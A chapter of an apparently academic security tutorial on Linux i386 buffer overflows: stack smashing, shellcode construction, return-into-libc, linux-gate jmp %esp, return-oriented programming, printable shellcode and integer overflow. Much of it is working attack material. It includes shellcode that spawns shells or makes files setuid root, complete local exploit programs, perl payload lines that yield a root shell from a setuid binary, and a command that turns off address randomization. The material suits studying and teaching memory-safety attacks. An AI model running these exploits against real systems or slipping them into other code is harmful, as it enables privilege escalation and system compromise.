The classic paper on this topic is *Smashing The Stack For Fun And Profit* by Aleph One. It is so clear and explicit that there is very little to add. Let us do some exercise.

Exercise *Find a vulnerable program, not necessarily setuid. Make it spawn a shell.*

Let me record an example.

```
% zile `perl -e 'print "A"x5000'`
Zile crashed.  Please send a bug report to <sandro@sigala.it>.
Trying to save modified buffers (if any)...
```

(The terminal was left in a funny state, cleaned up by `reset` followed by Ctrl-j (linefeed, not Enter).)

OK. Now that we can crash it, we can overflow the stack in a more controlled way. The first few attempts fail, and closer investigation shows that the argument is regarded as a pathname, and is picked apart into directory and filename, and then combined again. All three buffers have length 4096. We have best control over what happens when the overflow only happens at this combining stage. So, make the shellcode start with '/' instead of NOP, then the first half is directory, the second half is filename, and combined they overflow the pathname array. The resulting code is almost identical to that of Aleph One. Now

```
% ./egg3a 4150 12000
% zile $EGG
sh-2.05b$ TERM=xterm reset<ctrl-j>
sh-2.05b$
```

Success! (The call of `egg3a` puts `EGG` in the environment and spawns a new shell. That shell execs `zile` with a very long command line argument. The buffer overflow in `zile` is now exploited and gives a third shell, with different prompt since the environment, and in particular `PS1`, was not copied. Giving Ctrl-D twice brings us back in the original shell.)

Of course `zile` is not setuid root, so this was only playing. In hundreds of situations this technique gives a break-in, both locally and remotely.

Problem *Find all local setuid programs, e.g. by*

```
% find / -type f -perm +06000
```

What do they do? Why are they setuid? Can any of these be crashed by using long input strings, file names, environment variables, resource names, etc.? Can any of these be broken into?

The paper *The Frame Pointer Overwrite* by klog shows that an off-by-one error may suffice to get a working exploit. (Instead of overwriting the return address one overwrites the frame pointer, which later gets moved into the stack pointer, so that the next function return will pop a chosen value from the stack as new EIP.)

10.1 Shellcodes

Shellcode is the name for strings that code some function, like spawning a shell, The code must be compact and self-contained, so that it can be used in e.g. buffer overflow exploits.

Lots of special purpose shellcodes have been developed for all imaginable systems and architectures. Examples can be found many places, such as on antifork.org and shellcode.org (defunct) and www.shellcode.com.ar.

Example

Let us look at a very small example (Linux on i386). Shellcode: `j\x0bX\x99Rhn/shh//bi\x89\xe3RS\x89\xe1\xcd\x80`.

```
  6a 0b                   push   $0xb           # 11: execve
  58                      pop    %eax
  99                      cltd
  52                      push   %edx
  68 6e 2f 73 68          push   $0x68732f6e    # n/sh
  68 2f 2f 62 69          push   $0x69622f2f    # //bi
  89 e3                   mov    %esp,%ebx
  52                      push   %edx
  53                      push   %ebx
  89 e1                   mov    %esp,%ecx
  cd 80                   int    $0x80          # system call
```

A Linux system call is done using the instruction `int $0x80`, with the system call number in the EAX register, and the parameters in EBX, ECX, EDX, ... In this case we want to do an `execve()` call. The prototype is

```
int execve(char *name, char *argv[], char *envp[]);
```

and we are going to construct the call `execve("/bin/sh", argv, NULL);` where `argv` is a pointer to an array of two elements, namely `"/bin/sh", NULL`.

The first two instructions put 11 (the number of `execve`) in EAX. The third instruction extends the 32-bit integer EAX to the 64-bit integer EDX,EAX, that is, sets EDX to -1 if EAX is negative and to 0 otherwise. Here EDX is cleared. The next four instructions push `"//bin/sh"` on the stack (with terminating 0) and assign the address of this string to EBX. The next three instructions construct the array of two elements and assign its address to ECX. Then the system call is done. The string can be tested by the conventional

```
char shellcode[] = "j\x0bX\x99Rhn/shh//bi\x89\xe3RS\x89\xe1\xcd\x80";

main() {
   long *ret;

   ret = (long *)&ret + 2;
   (*ret) = (long)shellcode;
}
```

(The pointer `ret` is set to point to the return address of `main()`, two 4-byte integers higher on the stack, and the address of the shellcode is written there, so that `main()` returns into the shellcode.) Here an optimizing compiler might optimize the entire body away, so it is better to use e.g.

```
main() {
   int (*ret)();
   ret = shellcode;
   ret();
}
```

Construction

Aleph One already explained how to construct shellcode. Here another tutorial.

Let us give one more example. A setuid program can drop privileges temporarily, and we would like to have full privileges when a shell is spawned (or some other interesting action is performed). So we want to restore privileges first, and `setresuid(0,0,0)` does that. Then let us change our program `/tmp/.x` to be setuid root.

```
int main() {
        setresuid(0,0,0);
        chown("/tmp/.x", 0, 0);
        chmod("/tmp/.x", 04755);
        exit(0);
}
```

We do not want to go through libc, so want the bare system calls. Insert the corresponding macros.

```
#include <linux/unistd.h>
_syscall3(int,setresuid,int,r,int,e,int,s)
_syscall3(int,chown,char*,f,int,u,int,g)
_syscall2(int,chmod,char*,f,int,m)
_syscall1(int,exit,int,r)
```

Also insert a declaration for `errno` since that is used by these `syscall` macros.

```
int errno;
```

Now compile and look at the result.

```
% cc -S sc.c
% cat sc.s
...
setresuid:
        pushl   %ebp
        movl    %esp, %ebp        // standard procedure entrance
        pushl   %ebx              // save register
        subl    $4, %esp          // space for temp
        movl    $164, %eax
        movl    8(%ebp), %ebx
        movl    12(%ebp), %ecx
        movl    16(%ebp), %edx
        int $0x80
        movl    %eax, -8(%ebp)    // store result in temp
```

```
        cmpl    $-126, -8(%ebp)   // compare with -126
        jbe     .L3               // below or equal?
        movl    -8(%ebp), %eax    // no, an error code
        negl    %eax
        movl    %eax, errno       // put it in errno
        movl    $-1, -8(%ebp)     // and return -1
.L3:
        movl    -8(%ebp), %eax
        addl    $4, %esp
        popl    %ebx
        ret
...
```

The `int $0x80` is the system call, and the four instructions in front just set up the call. Before that there is a standard procedure entrance (save frame pointer, set new frame pointer, save register, reserve space for temp). What is all this stuff afterwards? It is the handling of error returns. When the return value is in the range [-125,-1] it is the negative of an error value, and the error value is stored in `errno`, and -1 is returned. Otherwise the system call return value is returned unchanged. Discard everything except for the actual call. Our assembly becomes

```
setresuid:
        movl    $164, %eax
        movl    $0, %ebx
        movl    $0, %ecx
        movl    $0, %edx
        int $0x80
chown:
        movl    $182, %eax
        movl    $.name, %ebx
        movl    $0, %ecx
        movl    $0, %edx
        int $0x80
chmod:
        movl    $15, %eax
        movl    $.name, %ebx
        movl    $04755, %ecx
        int $0x80
exit:
        movl    $1, %eax
        movl    $0, %ebx
        int $0x80
.name:  .string "/tmp/.x"
```

Try whether this really works. Put it inside a C program and run.

```
int main() {
asm(
"        movl    $164, %eax  \n"
...
"                int $0x80   \n"
".name:  .string \"/tmp/.x\" \n"
);
}
```

Compile and run, and yes - this works.

```
% ls -l /tmp/.x
-rwxr-xr-x    1 aeb      666 2004-04-01 19:25 /tmp/.x
% cc -o sc sc.c
% su
# ./sc
-rwsr-xr-x    1 root     666 2004-04-01 19:25 /tmp/.x
```

Now look at the generated code.

```
% objdump -d ./sc
...
0804831c <setresuid>:
 804831c:       b8 a4 00 00 00          mov    $0xa4,%eax
 8048321:       bb 00 00 00 00          mov    $0x0,%ebx
 8048326:       b9 00 00 00 00          mov    $0x0,%ecx
 804832b:       ba 00 00 00 00          mov    $0x0,%edx
 8048330:       cd 80                   int    $0x80

08048332 <chown>:
 8048332:       b8 b6 00 00 00          mov    $0xb6,%eax
 8048337:       bb 65 83 04 08          mov    $0x8048365,%ebx
 804833c:       b9 00 00 00 00          mov    $0x0,%ecx
 8048341:       ba 00 00 00 00          mov    $0x0,%edx
 8048346:       cd 80                   int    $0x80

08048348 <chmod>:
 8048348:       b8 0f 00 00 00          mov    $0xf,%eax
 804834d:       bb 65 83 04 08          mov    $0x8048365,%ebx
 8048352:       b9 ed 09 00 00          mov    $0x9ed,%ecx
 8048357:       cd 80                   int    $0x80

08048359 <exit>:
 8048359:       b8 01 00 00 00          mov    $0x1,%eax
 804835e:       bb 00 00 00 00          mov    $0x0,%ebx
 8048363:       cd 80                   int    $0x80

08048365 <.name>:
 8048365:       2f 74 6d 70 2f 2e 78 00
```

Lots of NUL bytes. No good if we want to put this into a string used to overflow a buffer. Let us replace each `mov $0,R` by `xor R,R`. And replace the 4-byte moves of small values by single byte or 2-byte moves. This yields

```
    31 c0                   xorl    %eax,%eax
    b0 a4                   movb    $0xa4,%al
    31 db                   xorl    %ebx,%ebx
    31 c9                   xorl    %ecx,%ecx
    31 d2                   xorl    %edx,%edx
    cd 80                   int     $0x80
    31 c0                   xorl    %eax,%eax
    b0 b6                   movb    $0xb6,%al
    bb ?? ?? ?? ??          movl    $.name,%ebx
    31 c9                   xorl    %ecx,%ecx
    31 d2                   xorl    %edx,%edx
    cd 80                   int     $0x80
    31 c0                   xorl    %eax,%eax
    b0 0f                   movb    $0xf,%al
    bb ?? ?? ?? ??          movl    $.name,%ebx
    31 c9                   xorl    %ecx,%ecx
    66 b9 ed 09             movw    $0x9ed,%cx
    cd 80                   int     $0x80
    31 c0                   xorl    %eax,%eax
    40                      inc     %eax
    31 db                   xorl    %ebx,%ebx
    cd 80                   int     $0x80
.name:
    2f 74 6d 70 2f 2e 78 00
```

Much smaller, and no NULs. The only problem is that if we run this code in some random context, the address of `.name` will be something unknown. Three solutions: (i) put this string at some known address, (ii) push the string on the stack, (iii) find out where we are in memory and compute the address of `.name`.

For a local attack approach (i) works, even though it is a bit clumsy: put `FN=/tmp/.x` in the environment, and then ask for the address of this string. Note that the address will go down by 2 each time the length of the program name is increased by 1.

In the 23-byte shell code above we saw approach (ii). Let us do (iii) here.

The standard approach is to put a JMP to the end at the start of the shell code, and a CALL to just after the JMP at the end of the shell code. That CALL will put our current address on the stack. (The JMP is just to get a CALL with a negative offset, since a small positive offset would give an instruction containing a NUL.)

```
    eb 2c                   jmp     .call
.begin:
    31 c0                   xorl    %eax,%eax
    b0 a4                   movb    $0xa4,%al
    31 db                   xorl    %ebx,%ebx
    31 c9                   xorl    %ecx,%ecx
    31 d2                   xorl    %edx,%edx
    cd 80                   int     $0x80
    31 c0                   xorl    %eax,%eax
    b0 b6                   movb    $0xb6,%al
    5b                      pop     %ebx
    53                      push    %ebx
    31 c9                   xorl    %ecx,%ecx
    31 d2                   xorl    %edx,%edx
    cd 80                   int     $0x80
    31 c0                   xorl    %eax,%eax
    b0 0f                   movb    $0xf,%al
    5b                      pop     %ebx
    31 c9                   xorl    %ecx,%ecx
    66 b9 ed 09             movw    $0x9ed,%cx
    cd 80                   int     $0x80
    31 c0                   xorl    %eax,%eax
    40                      inc     %eax
    31 db                   xorl    %ebx,%ebx
    cd 80                   int     $0x80
.call:
    e8 cf ff ff ff          call    .begin
.name:
    2f 74 6d 70 2f 2e 78 00
```

Another example

Suppose one finds the shell code

```
"\x2b\xc9\x83\xe9\xf2\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x70"
"\xce\x9d\x91\x83\xeb\xfc\xe2\xf4\x1a\xc5\xc5\x08\x22\xa8\xf5\xbc"
"\x13\x47\x7a\xf9\x5f\xbd\xf5\x91\x18\xe1\xff\xf8\x1e\x47\x7e\xc3"
"\x98\xda\x9d\x91\x70\xad\xf5\xfc\x1f\xaa\xbd\xa1\x44\xf9\xa8\xa4"
"\x50\xe1\xff\xf8\x1e\xe1\xfe\xe1\x70\x99\xce\x18\x91\x03\x1d\x91"
```

- what does it do? Put it in a small C program and disassemble to get

```
00000000 <sc>:
   0:   2b c9                   sub    %ecx,%ecx
   2:   83 e9 f2                sub    $0xfffffff2,%ecx
   5:   d9 ee                   fldz
   7:   d9 74 24 f4             fnstenv 0xfffffff4(%esp)
   b:   5b                      pop    %ebx
   c:   81 73 13 70 ce 9d 91    xorl   $0x919dce70,0x13(%ebx)
  13:   83 eb fc                sub    $0xfffffffc,%ebx
  16:   e2 f4                   loop   c <sc+0xc>
  18:   1a c5                   sbb    %ch,%al
  1a:   c5 08                   lds    (%eax),%ecx
  1c:   22 a8 f5 bc 13 47       and    0x4713bcf5(%eax),%ch
  22:   7a f9                   jp     1d <sc+0x1d>
```

```
  24:   5f                      pop    %edi
  25:   bd f5 91 18 e1          mov    $0xe11891f5,%ebp
  2a:   ff                      (bad)
...
```

The start looks reasonable, but soon it becomes garbage. First we set ECX to -14. Then we do a harmless floating point instruction. Then we store the 28-byte FPU environment at the address ESP-12. Bytes 12-15 of this environment are the address of the last floating point instruction, that is, of the fldz, and that address is now written to top of stack, and popped into EBX. (Above we used a `call` to get an address on the stack. This is trickier: the combination `fldz`, `fnstenv` will probably defeat single stepping in most debuggers.) Then follows a loop that XORs the next 14*4 bytes with the constant 0x919dce70. Aha, that explains the garbage. We have to decrypt, and then find

```
  18:   6a 0b                   push   $0xb
  1a:   58                      pop    %eax
  1b:   99                      cltd
  1c:   52                      push   %edx
  1d:   66 68 2d 63             pushw  $0x632d          ; -c
  21:   89 e7                   mov    %esp,%edi
  23:   68 2f 73 68 00          push   $0x68732f        ; /sh
  28:   68 2f 62 69 6e          push   $0x6e69622f      ; /bin
  2d:   89 e3                   mov    %esp,%ebx
  2f:   52                      push   %edx
  30:   e8 14 00 00 00          call   49 <sc+0x49>
  35:   63 68 6d 6f 64 20 30 34 37 35 35 20 2f 62 69 6e 2f 63 70 00
; chmod 04755 /bin/cp
  49:   57                      push   %edi
  4a:   53                      push   %ebx
  4b:   89 e1                   mov    %esp,%ecx
  4d:   cd 80                   int    $0x80
```

In other words, the system call `execve("/bin/sh",["/bin/sh","-c","chmod 04755 /bin/cp",0],0)` is done. Note that this part may contain NULs since they were XORed earlier. Of course the construction is completely general: the string can contain arbitrary shell commands, and is encrypted so that the function of the shell code is not immediately obvious.

10.2 Programming details

In order to apply the buffer overflow in more general situations, it helps to know the precise memory layout of the program being attacked. Below some Linux details (for the i386 architecture).

The stack looks as follows. First of all, on almost all architectures, it grows downward, from high addresses to low addresses. On i386 the stack pointer points at the most recent byte pushed. On the stack we meet (from high to low addresses):

```
NULL
program name
environment strings
argv strings
platform string
ELF Auxiliary Table
NULL that ends envp[]
environment pointers
NULL that ends argv[]
argv pointers
argc
stack from startup code
envp
argv
argc
return address of main
saved registers of main
local variables of main
...
```

Details depend a bit on the compiler and (g)libc version used, whether the binary is a.out or ELF, whether is was compiled statically or uses dynamic libraries, etc.

Exercise *Write a C program that prints out the stack. Try to explain what you find.*

An easy variation on the theme of buffer overflow was described by Murat Balaban in bof-eng.txt. Fork off the vulnerable utility with an environment containing only one environment variable, where that single variable contains the shell code. Now we know precisely where the shell code starts, namely at `0xbfffffa - strlen(program_name) - strlen(shell_code)`. (The reason that we have `0xbfffffa` instead of `0xc0000000` is that there are two closing NULs and a final 4-byte NULL.) The buffer overflow can just overwrite the buffer with copies of this address. The typical local exploit now looks somewhat like

```
#define BUFSZ 500
#define ALIGNMENT 0
#define PATH "/path/to/vulnerable/utility"

char shellcode[]="..my_favorite_shellcode..";
char buf[BUFSZ];

int main() {
        char *env[2] = {shellcode, NULL};
        int ret = 0xbfffffa - strlen(shellcode) - strlen(PATH);
        int i, *p = (int *)(buf + ALIGNMENT);

        for (i = 0; i+4 < BUFSZ; i += 4)
                *p++ = ret;

        return execle(PATH, PATH, buf, NULL, env);
}
```

Note that some systems use a random variation in the location of top-of-stack (say, `0xc0000000` minus a small amount), and this spoils this easy direct approach.

Note that some systems use an entirely different top-of-stack (say, `0xff000000`).

10.3 Non-executable stack

Buffer overflows have been found by the thousands, and instead of fixing every individual vulnerable program people have tried to come up with general protections.

Some protection against these kinds of exploits is provided by Solar Designer's non-executable stack patch, see also here.

However, some more ingenuity produces other exploits in the category of buffer overflows. After all, the main ingredient is that the overflow overwrites the return address of the current function, and if the stack is not executable then the shellcode must be somewhere else. See for example Solar Designer's article *Getting around non-executable stack*, and Nergal's *Defeating Solar Designer non-executable stack patch*.

On 2003-05-02, Ingo Molnar released his exec-shield that is a superversion of Solar Designer's non-executable stack patch. On Linux systems protected in this way it is much harder to perform the usual kind of buffer overflow exploit. (But see below.) Here a writeup of some common protection measures.

10.4 Returning into libc

What if we are on a system with non-executable stack? Or a system that carefully distinguishes between data and instructions, so that our data will not be executable? Then the return address must be overwritten with an address of our choice that points at executable code that was present already.

The standard trick is to use the `system()` libc library call. We'll do a `system("/bin/sh")` call. Make the return address point at `system()`, and prepare the stack so that this routine finds its argument on the stack. We need the addresses of `system()` and `"/bin/sh"` and (for a clean exit) of `exit()`.

First find the addresses of `system()` and `exit()` in libc:

```
% cat > fa.c
extern int system(), exit();
main() {
        printf("system: 0x%08x\n", system);
        printf("exit: 0x%08x\n", exit);
}
^D
% cc -o fa fa.c
% ./fa
system: 0x080482a0
exit: 0x080482d0
```

Hm. Libc lives around 0x40000000, but here we get 0x08000000 type addresses. Try again with `gdb`:

```
% gdb fa
(gdb) p system
$1 = {<text variable, no debug info>} 0x80482a0
(gdb) break main
Breakpoint 1 at 0x80483a2
(gdb) run
Starting program: /home/aeb/ctest/fa

Breakpoint 1, 0x080483a2 in main ()
(gdb) p system
$2 = {<text variable, no debug info>} 0x4006d4b0 <system>
(gdb) p exit
$3 = {<text variable, no debug info>} 0x40057fb0 <exit>
(gdb) q
```

Aha. The library addresses are 0x4006d4b0 and 0x40057fb0 and the procedure linkage table (.plt) addresses are 0x080482a0 and 0x080482d0.

Less primitive is to use `dlsym()`. E.g.,

```
% cat > fa2.c
#include <stdio.h>
#include <dlfcn.h>

main() {
        void *h, *p;

        h = dlopen(NULL, RTLD_LAZY);
        p = dlsym(h, "system");
        printf("0x%08x\n", p);
        p = dlsym(h, "exit");
        printf("0x%08x\n", p);
}
^D
% cc -o fa2 fa2.c -ldl
% ./fa2
0x400704b0
0x4005afb0
```

Help! Different addresses. Why?

```
% ldd ./fa
                libc.so.6 => /lib/i686/libc.so.6 (0x4002c000)
```

```
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
% ldd ./fa2
                libdl.so.2 => /lib/libdl.so.2 (0x4002c000)
        libc.so.6 => /lib/i686/libc.so.6 (0x4002f000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
% python
>>> 0x400704b0-0x4002f000
267440
>>> 0x4006d4b0-0x4002c000
267440
>>>
```

OK. So, when we exploit a program, we must do an `ldd` to find out where the libraries are, and then `system` has an offset of 267440 from the start of libc (on this machine here). Of course the offset depends on the library version (and on the compiler used to compile the library). This is not a big problem. In almost all cases libc comes from some Linux distribution, probably a known distribution, and we can investigate the libc for that distribution, and also the `ldd` output for the target program for that distribution.

Then `"/bin/sh"`. Either put it in an environment variable and find the address, or find the existing copy in libc. E.g.,

```
% cat > fa1.c
main(){
        char *p;

        p = 0x4002c000;
        while (1) {
                while (*p++ != '/') ;
                if (strcmp(p-1, "/bin/sh") == 0) {
                        printf("0x%08x\n", p-1);
                        return 0;
                }
        }
}
^D
% cc -o fa1 fa1.c
% ./fa1
0x40151439
```

That was the preparation: on this system we have `system`, `exit` and `"/bin/sh"` with offsets 267440, 180144, 1201209 from the start of libc.

Now for the exploit. When a function is called, one first pushes the parameters, and the last instruction is the `call` instruction, and it pushes the return address. So, at entrance, the function expects on the stack a return address followed by the parameters.

If we write the three words (i) address of `system`, (ii) address of `exit`, (iii) address of `"/bin/sh"` on the stack in such a way that part (i) overwrites the return address of the function, then the `ret` of the function will jump to `system`, and we'll do a `system("/bin/sh")`, and afterwards return to the address of `exit`. Neat.

So, this is a precise exploit: we must know precisely where to write, that is, we must know how far the return address is from the start of the buffer that we overflow. Let us try an example.

```
% cat > vuln.c
int main(int argc, char **argv) {
        char buff[30];

        if (argc == 2)
                strcpy(buff, argv[1]);
        return 0;
}
^D
% cc -o vuln vuln.c
% ./vuln aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
% ./vuln `perl -e 'print "A"x44 . "\xb0\xd4\x06\x40" . "\xb0\x7f\x05\x40" . "\x39\x14\x15\x40"'`
sh-2.05b$
```

Yes. So this works.

(More generally, this stuff with NOP sledge and guessing is only needed for a remote exploit where we don't know precisely where things are in memory. In a Linux environment, usually no guessing is needed.)

10.5 Returning into libc - getting root

The above worked and all is well for an exploit where the invoker of the vulnerable program is root. Perfect for the remote exploit of some daemon that runs as root. But what about local exploits of some vulnerable setuid root binary?

```
# chown root vuln
# chmod 04555 vuln
% ./vuln `perl -e 'print "A"x44 . "\xb0\xd4\x06\x40" . "\xb0\x7f\x05\x40" . "\x39\x14\x15\x40"'`
sh-2.05b$ id
uid=500(aeb) ...
```

Ach. This shell drops privileges. I get a shell prompt, but not a root shell prompt. Useless for local exploits. We would like to do `setuid(0)` first. That would work if we could put the sequence

```
setuid | system | 0 | "/bin/sh"
```

on the stack, but that is not so easy. (Here, `setuid` uses the argument `0`, and returns to `system` which uses the argument `"/bin/sh"` and then crashes because we left out the `exit` this time.) Finding the addresses goes like before, but 0 is a bad value. So, this will only get us some obscure user ID without NUL bytes.

Replacing "/bin/sh" by some other command does not help, because it is the shell that is implicit in `system()` that drops privileges.

Then maybe we do not want to call `system()` at all, and instead do an `execl()` of our favourite program that starts with `setuid(0)`. Like this

```
% cat > fav.c
main() { setuid(0); execl("/bin/sh", "/bin/sh", 0); }
```

We need a stack like

```
execl | xxx | fav | fav | 0
```

and again there is the problem with getting the 4-byte 0.

A beautiful trick uses `printf` with the `%n` format, just like we used for format exploits. Use a stack like

```
printf | execl | "%3$n" | fav | fav | here
```

Now the function return will jump to `printf` which will write 0 to where its third argument points, but it points to itself, and `here` is overwritten by `0`. Then `fav` is executed, and we never return here.

A good plan. Ingredients needed: library addresses of `printf` and `execl`, we know how to find those. Next, the address of the format string, and of the name of our favourite program `"/tmp/fav"`. Probably not found in libc. Put them in the environment, and find the address. Finally, the address `here`. Good that we have open source. Insert a print statement in the source of `vuln.c` to find that. Let us try:

```
% getlibcaddr printf
0x4007cab0
% getlibcaddr execl
0x400d8390
% export FMT="%3$n"
% export FAV="/tmp/fav"
% ln getenvaddr ./genv
% ./genv FMT
0xbffffd2d
% ./genv FAV
0xbffffce3
% ed vuln.c
140
3a
        printf("0x%08x\n", buff);
.
w vulx.c
167
q
% cc -o vulx vulx.c
% ./vulx
0xbffff530
% perl -e 'printf("0x%08x\n", 0xbffff530 + 44 + 20)'
0xbffff570
% ./vuln `perl -e 'print "A"x44 . "\xb0\xca\x07\x40" . "\x90\x83\x0d\x40" . "\x2d\xff\xff\xbf" . "\xe3\xfc\xff\xbf" . "\xe3\xfc\xff\xbf" . "\x
sh-2.05b#
```

Success at first attempt. Note that addresses depend on the environment and on the length of the program name, so we first set up the desired environment, then look for addresses, and make sure that we do the looking with programs that have a name of the same length as the program to be exploited.

This was an example of returning into libc that assumed that libc addresses do not contain NUL bytes. If they do one may try to use .plt addresses, or jump to places or functions in the vulnerable executable instead of to libc. For a detailed discussion, see Nergal's paper in Phrack 58.

10.6 Address randomization

Recent Linux systems randomize addresses in at least two ways. On the one hand at startup the starting address of the stack is given a random offset. On the other hand, the return values of the `mmap()` system call are made random.

For testing and debugging purposes people need reproducible setups, and this randomization can be switched off.

```
% grep stack /proc/self/maps
bf97f000-bf995000 rw-p bf97f000 00:00 0          [stack]
% grep stack /proc/self/maps
bfdd3000-bfde9000 rw-p bfdd3000 00:00 0          [stack]
# echo 0 > /proc/sys/kernel/randomize_va_space
% grep stack /proc/self/maps
bffeb000-c0000000 rw-p bffeb000 00:00 0          [stack]
% grep stack /proc/self/maps
bffeb000-c0000000 rw-p bffeb000 00:00 0          [stack]
```

(Writing 0 to `/proc/sys/kernel/randomize_va_space` turns off randomization globally. On older Fedora systems one has `/proc/sys/kernel/exec-shield{-randomize}`. One can use `setarch` or some private utility to set the ADDR_NO_RANDOMIZE personality bit on program startup to turn off randomization for a single program invocation.)

Unfortunately, the ADDR_NO_RANDOMIZE bit is cleared when a setuid binary is started.

Also this is a serious obstacle for the usual buffer overflow exploits. But, see below.

10.7 Returning via `linux-gate.so.1`

If randomization of the stack address is defeated by returning into libc, then the next step in the defense is to randomize library addresses. Fortunately, Linux has one library that is generated by the kernel, common for all processes, always mapped at 0xffffe000, called `linux-gate.so.1`. In Neworder's newsletter13.txt izik describes how to make use of it.

Let the dummy vulnerable program be

```
/* va-vuln-poc.c */
#include <string.h>

int main(int argc, char **argv) {
        char buf[256];
        strcpy(buf, argv[1]);
        return 1;
}
```

Exploit it using

```
/*
 * va-exploit-poc.c, Exploiting va-vuln-poc.c
 * under VA patch (Proof of Concept!)
 * - izik@tty64.org
 */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

char shellcode[] =
        "\x6a\x0b"              // push $0xb
        "\x58"                  // pop %eax
        "\x99"                  // cltd
        "\x52"                  // push %edx
        "\x68\x2f\x2f\x73\x68"  // push $0x68732f2f
        "\x68\x2f\x62\x69\x6e"  // push $0x6e69622f
        "\x89\xe3"              // mov %esp,%ebx
        "\x52"                  // push %edx
        "\x53"                  // push %ebx
        "\x89\xe1"              // mov %esp,%ecx
        "\xcd\x80";             // int $0x80

unsigned long find_esp(void) {
        int i;
        char *ptr = (char *) 0xffffe000;

        for (i = 0; i < 4095; i++) {
                if (ptr[i] == '\xff' && ptr[i+1] == '\xe4') {
                        printf("* Found JMP %%ESP @ 0x%08x\n", ptr+i);
                        return (unsigned long) ptr+i;
                }
        }

        return 0;
}

int main(int argc, char **argv) {
        char evilbuf[295];
        char *evilargs[] = { "./va-vuln-poc", evilbuf , NULL };
        unsigned long retaddr;

        retaddr = find_esp();

        if (!retaddr) {
                printf("* No JMP %%ESP in this kernel!\n");
                return -1;
        }

        memset(evilbuf, 0x41, sizeof(evilbuf));
        memcpy(evilbuf+268, &retaddr, sizeof(long));
        memcpy(evilbuf+272, shellcode, sizeof(shellcode));

        execve("./va-vuln-poc", evilargs, NULL);

        return 1;
}
```

The main program first finds a `jmp %esp` instruction in the current kernel's `linux-gate.so.1`. It gives up when no such instruction is found. Otherwise it does a precision exploit, overwriting the return address on the stack with the address of a `jmp %esp`, and putting the shellcode after that. A beautiful construction.

Let us try here. Hmm - due to compiler details the return address is found 4 bytes earlier. Change the above 268, 272 into 264, 268 and a shell is spawned.

Unfortunately, nowadays also `linux-gate.so.1` is loaded at a random address. (On my i386. Also on my x86_64. But not on the latter machine in 32-bit mode...)

10.8 Return-oriented programming

If the target system is protected in such a way that no location that is writable also is executable, then one has to depend on the code that is already there. As a generalization of the return into libc or into `linux-gate.so.1` one has "Return-oriented programming". Find many fragments of code consisting of one or two useful instructions followed by a `ret`. Chain them together by having a list of addresses of such fragments

prepared on the stack. Each `ret` will jump to the next fragment. For a nice description, see Nergal's Phrack 58#4. (Of course, instructions with an effect similar to that of `ret` will do as well.) This means that NX technology is no longer a strong protection. ASLR (address space layout randomization) means that the pointers we use cannot point to objects that have randomized addresses. Maybe not to the stack, or to the environment, or to libc. That still leaves the code of the exploited program itself. Experience shows that every largish program has enough of these sequences to write arbitrary code. So, also ASLR can be defeated.

10.9 Printable shellcodes

Sometimes the shellcode used has to satisfy certain conditions, be all-ASCII or all-UTF8 or the result of encoding a URL. That makes designing an exploit more difficult but not impossible. Basic papers are *Writing ia32 alphanumeric shellcodes* by rix (p57-0x0f) and *Building IA32 'Unicode-Proof' Shellcodes* by obscou (p61-0x0b).

The NOP sledge uses NOP = 0x90, not printable. But there are lots of instructions that can be used instead, like @ = "inc %eax" or A = "inc %ecx" or H = "dec %eax". Thus, the NOP-sledge could be HAHAHAHA and include an @ if the string should look like an email address.

Roughly speaking, the most useful instructions that are ASCII bytes are

%	0x25	and %eax
-	0x2d	sub %eax
5	0x35	xor %eax
@, A, B, C, D, E, F, G	0x40-0x47	inc R
H, I, J, K, L, M, N, O	0x48-0x4f	dec R
P, Q, R, S, T, U, V, W	0x50-0x57	push R
X, Y, Z, [, \,], ^, _	0x58-0x5f	pop R
a	0x61	popa
f	0x66	operand size prefix
g	0x67	address size prefix

where R = %eax, %ecx, %edx, %ebx, %esp, %ebp, %esi, %edi.

One can clear %eax using two AND instructions

```
and $0x31313131, %eax
and $0x46464646, %eax
```

(that is, "%1111%FFFF"), construct any desired value in %eax using at most four SUB instructions, and push the result on the stack. For example, the value 0x12345678 is pushed by

```
sub $0x30304130, %eax
sub $0x30307364, %eax
sub $0x33317a7a, %eax
sub $0x5a397a7a, %eax
push %eax
```

(that is, "-0A00-ds00-zz13-zz9ZP"), starting from a zero %eax. Thus, arbitrary code can be created. The stack pointer can be set to any value by popping into %esp. Thus, arbitrary code can be created anywhere one wants.

For a nice self-contained exploit one can try to set %esp to some value a little bit higher than the current eip, push the desired exploit, set %eax to 0x90909090 (4 NOPs), and finish with a long tail PPPPP.... (where each P pushes four NOPs, and the idea is that the tail of this ASCII shellcode walks over onto the NOP sledge of the just-constructed code.

If the current address is unknown, but we got there by some buffer overflow, then probably the last thing that happened was the return that used the overwritten return address, and we find our present location by something like

```
dec %esp
dec %esp
dec %esp
dec %esp
pop %ecx
```

that is the sequence "LLLLY".

Polymorphism

Since there is a large number of different ways of writing a given number as a sum of four "printable" numbers, any exploit can be encoded in an ASCII-only exploit as above in many different ways. The typical structure with repeated subtracts can be avoided by using XOR. Etc.

10.10 Integer overflow

Even if a utility is careful to check all lengths and sizes it may be vulnerable. The reason is that one intuitively reads code as if it talks about for example integers, but in reality it is about `int`s, and these are quite different animals.

Properties of `int`s:

They can be signed or unsigned. All arithmetic involving unsigned ints is done modulo 2^32 (on a 32-bit machine). Any comparison involving signed and unsigned integers is done by first casting everything to unsigned int. The C `sizeof()` operator returns an unsigned int.

As a result, the results of comparison, addition and multiplication may not be what one expected. Examples:

(1) In mathematics, and when working with signed integers, $a < b$ is equivalent to $a - b < 0$, but this is false for unsigned integers (indeed, unsigned integers cannot be negative), so intuitively equivalent statements can have very different semantics.

Thus, if one wants to concatenate two strings of lengths `len1` and `len2` and store the result in the character array `buf`, then the test

```
        if (len2 < sizeof(buf) - len1) ...
```

is no good: if `len1` is a bit larger than `sizeof(buf)` the right-hand side is a huge positive integer and the test will succeed.

(2) Arithmetic overflow causes surprises.

In the previous example, also the test

```
        if (len1 + len2 < sizeof(buf)) ...
```

can lead to problems since the sum of two numbers can be small while the numbers themselves are huge. Similar things occur with multiplication, e.g. when allocating a number of structs:

```
        p = (struct foo *) malloc(n * sizeof(struct foo));
        if (p == NULL)
                error;
        for (i = 0; i < n; i++)
                do_something_with(p[i]);
```

